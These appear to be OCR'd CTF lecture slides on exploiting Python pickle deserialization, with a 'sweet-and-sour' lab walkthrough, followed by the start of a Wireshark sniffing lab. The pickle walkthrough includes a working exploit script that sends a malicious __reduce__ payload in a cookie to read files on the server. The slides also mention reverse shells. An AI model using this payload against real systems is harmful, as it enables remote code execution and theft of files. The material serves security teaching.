bmJmIjoxNjY4OTk1NTc1LCJpZGVudGl0eSI6MX0.nnKOP2e_36TpwAdGUcy-H4nIbfQ-7AcZjDUQgwJeKfo
```

```
HTTP/1.0 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 69
Server: Werkzeug/2.0.3 Python/3.6.9
Date: Mon, 21 Nov 2022 01:53:05 GMT

CTF{5b7ec033a48df4558a07628642 0b4a91631defa16be26405afbdf1e053367b21}
```

Thank you for Attention!

contact: *email: gakhalaia@cu.edu.ge*
mob: 598 590158

Exploiting pickle

Giorgi Akhalaia

Tbilisi, 2022

Overview

- Pickle
- Machine: sweet-and-sour

Terms & Conditions

For Educational Purposes Only

In either case,
hacking without a customer's
explicit permission and direction
is a crime.


Pickle module in Python

In Python, the pickle module lets you serialize and deserialize data.

Essentially, this means that you can convert a Python object into a stream of bytes and then reconstruct it (including the object's internal structure) later in a different process or environment by loading that stream of bytes.n-pickle/


How to dump and load?

In Python you can serialize objects by using pickle.dumps():



```
import pickle
pickle.dumps(['pickle', 'me', 1, 2, 3])
```


The pickled representation we’re getting back from dumps will look like this:



```
b'\x80\x04\x95\x19\x00\x00\x00\x00\x00\x00\x00]\x94(\x8c\x06pickle\x94\x8c\x02me\x94K\
```


How to dump and load?

And now reading the serialized data back in…



```
import pickle
pickle.loads(b'\x80\x04\x95\x19\x00\x00\x00\x00\x00\x00\x00]\x94(\x8c\x06pickle\x94\x8c\
```


…will give us our list object back:



```
['pickle', 'me', 1, 2, 3]
```

How to dump and load?

The pickle module is not secure



Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

The __reduce__ method

Reading a bit further down in the docs we can see that implementing __reduce__ is exactly what we would need to get code execution, when viewed from an attacker’s perspective

The __reduce__ method

So by implementing __reduce__ in a class which instances we are going to pickle, we can give the pickling process a callable plus some arguments to run. While intended for reconstructing objects, we can abuse this for getting our own reverse shell code executed.

Laboratory: sweet-and-sour


Description:

The jar has been opened, figure out what is sweet and what is sour and get the flag.

Flag format: CTF{sha256}

Level: Medium

Server: 34.107.45.207:32022


Not secure | 34.107.45.207:32022/dashboard

Try Harder!

Once we open the machine, the "Try Harder!" message is displayed


Hints:

- **Hint 1:** Try to find yourself ^^

Laboratory: sweet-and-sour

Usually, when something similar is noticed, it is recommended to look in the **header section** of the web application.


From header we can obtain, that it is ***python server*** and ***set-cookie*** is shown right there



```
┌──(kali㉿kali)-[~]
└─$ curl -I http://34.107.45.207:32022
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Content-Length: 226
Location: http://34.107.45.207:32022/dashboard
Set-Cookie: data=gANYCwAAAFRyeSBIYXJkZXIhcQAu; Path=/
Server: Werkzeug/2.0.3 Python/3.6.9
Date: Tue, 29 Nov 2022 11:10:33 GMT
```

Laboratory: sweet-and-sour

Once we try to decode the cookie using **base64**, we can see, that some words appeared as the result



```
┌──(kali㉿kali)-[~]
└─$ echo -n "gANYCwAAAFRyeSBIYXJkZXIhcQAu" | base64 -d
�X
  Try Harder!q.
```

Laboratory: sweet-and-sour

After decoding the cookie, we obtain the message "Try harder" and some junk data. Based on what information we have gathered until now (Python server, cookies in base64 format + some junk) we can conclude that this is a **pickle server**.

Laboratory: sweet-and-sour


At this moment we can send some **pickle** payloads to the server which will lead to arbitrary file read vulnerability.

Serialization and deserialization - the process of converting a Python object into a byte stream in order to store it in a file/database, maintain program state across sessions, or transport data across a network.

Unpickling the pickled byte stream allows you to recreate the original object hierarchy

Laboratory: sweet-and-sour


Payload



```python
import pickle
import base64
import requests

class Exploit(object):
        def __reduce__(self):
                return eval, ("open('flag','r').read()", )

def sendPayload(p):
        print(base64.urlsafe_b64encode(p))
        headers = {"Cookie": "data=" + base64.urlsafe_b64encode(p).decode()}
        t = requests.get("http://34.107.45.207:32022/dashboard",headers=headers)
        print(t.text)

sendPayload(pickle.dumps(Exploit(), protocol=2))
```


Laboratory: sweet-and-sour

As we have an already prepared exploit, all we need to do is to add the IP and port of the machine in the script



```
t = requests.get("http://34.159.99.169:31052/dashboard",
```

Here we got the flag:



```
CTF{ccc1ccef217ed19c492bdada049ad2b0fbf1adcb72a92f13ab153aae068f797f}
```

Thank you for Attention!

contact: *email: gakhalaia@cu.edu.ge*
mob: 598 590158

Network Sniffing

Giorgi Akhalaia

Tbilisi, 2022


Overview

- Wireshark
- Forensics
- Machine: online-encryption

Terms & Conditions

For Educational Purposes Only

In either case,
hacking without a customer's
explicit permission and direction
is a crime.



The Wireshark Foundation is now a non-profit! Support the project with a donation.


Wireshark is the world's foremost and widely-used network protocol analyzer. It lets you see what's happening on your network at a microscopic level and is the de facto (and often de jure) standard across many commercial and non-profit enterprises, government agencies, and educational institutions. Wireshark development thrives thanks to the volunteer contributions of networking experts around the globe and is the continuation of a project started by Gerald Combs in 1998.

Wireshark has a rich feature set which includes the following:

- Deep inspection of hundreds of protocols, with more being added all the time
- Live capture and offline analysis
- Standard three-pane packet browser
- Multi-platform: Runs on Windows, Linux, macOS, Solaris, FreeBSD, NetBSD, and many others
- Captured network data can be browsed via a GUI, or via the TTY-mode TShark utility
- The most powerful display filters in the industry
- Rich VoIP analysis
- Read/write many different capture file formats: tcpdump (libpcap), Pcap NG, Catapult DCT2000, Cisco Secure IDS iplog, Microsoft Network Monitor, Network General Sniffer® (compressed and uncompressed), Sniffer® Pro, and NetXray®, Network Instruments Observer, NetScreen snoop, Novell LANalyzer, RADCOM WAN/LAN Analyzer, Shomiti/Finisar Surveyor, Tektronix K12xx, Visual Networks Visual UpTime, WildPackets EtherPeek/TokenPeek/AiroPeek, and many others
- Capture files compressed with gzip can be decompressed on the fly
- Live data can be read from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, and others (depending on your platform)
- Decryption support for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2
- Coloring rules can be applied to the packet list for quick, intuitive analysis
- Output can be exported to XML, PostScript®, CSV, or plain text

wireshark.org

Practice on Wireshark File



Laboratory: online-encryption


Description:

This is why you should not trust online encryption for your most awesome secrets.

Flag format: CTF{sha256}

Level: Easy

Server: 34.107.45.207:31871



```
No.  Time         Source          Destination     Protocol Length Info
   1 0.000000000  172.217.161.3   10.0.0.102      TCP        68 443 → 43496 [ACK] Seq=1 Ack=1 Win=240 Len=0 TSval=883524152 TSecr=1748580864
   2 0.000111008  172.217.161.3   10.0.0.102      TLSv1.2   352 New Session Ticket, Change Cipher Spec, Encrypted Handshake Message
   3 0.000152885  172.217.161.3   10.0.0.102      TLSv1.2   137 Application Data
   4 0.000171411  172.217.161.3   10.0.0.102      TLSv1.2   106 Application Data
   5 0.000182390  172.217.161.3   10.0.0.102      TCP        68 443 → 43496 [ACK] Seq=392 Ack=408 Win=244 Len=0 TSval=883524204 TSecr=1748580877
   6 0.000496513  10.0.0.102      172.217.161.3   TCP        68 43496 → 443 [ACK] Seq=408 Ack=392 Win=318 Len=0 TSval=1748581335 TSecr=883524153
   7 0.001478531  10.0.0.102      172.217.161.3   TLSv1.2   106 Application Data
   8 0.022146813  172.217.161.3   10.0.0.102      TLSv1.2   321 Application Data
   9 0.023498326  10.0.0.102      172.217.161.3   TLSv1.2   130 Application Data
  10 0.024459450  172.217.161.3   10.0.0.102      TLSv1.2   106 Application Data
  11 0.025113338  172.217.161.3   10.0.0.102      TLSv1.2   114 Application Data
  12 0.025166860  10.0.0.102      172.217.161.3   TCP        68 43496 → 443 [ACK] Seq=480 Ack=729 Win=340 Len=0 TSval=1748581360 TSecr=883524236
  13 0.026730898  10.0.0.102      172.217.161.3   TLSv1.2   642 Application Data, Application Data, Application Data
  14 0.511848431  172.217.161.3   10.0.0.102      TCP        68 443 → 43496 [ACK] Seq=729 Ack=446 Win=244 Len=0 TSval=883524629 TSecr=1748581336
  15 0.511899355  172.217.161.3   10.0.0.102      TCP        68 443 → 43496 [ACK] Seq=729 Ack=488 Win=244 Len=0 TSval=883524647 TSecr=1748581358
  16 0.511910194  172.217.161.3   10.0.0.102      TCP        68 443 → 43496 [ACK] Seq=729 Ack=1062 Win=248 Len=0 TSval=883524650 TSecr=1748581362
  17 0.520036211  172.217.161.3   10.0.0.102      TLSv1.2   876 Application Data
  18 0.529885358  10.0.0.102      172.217.161.3   TLSv1.2   110 Application Data
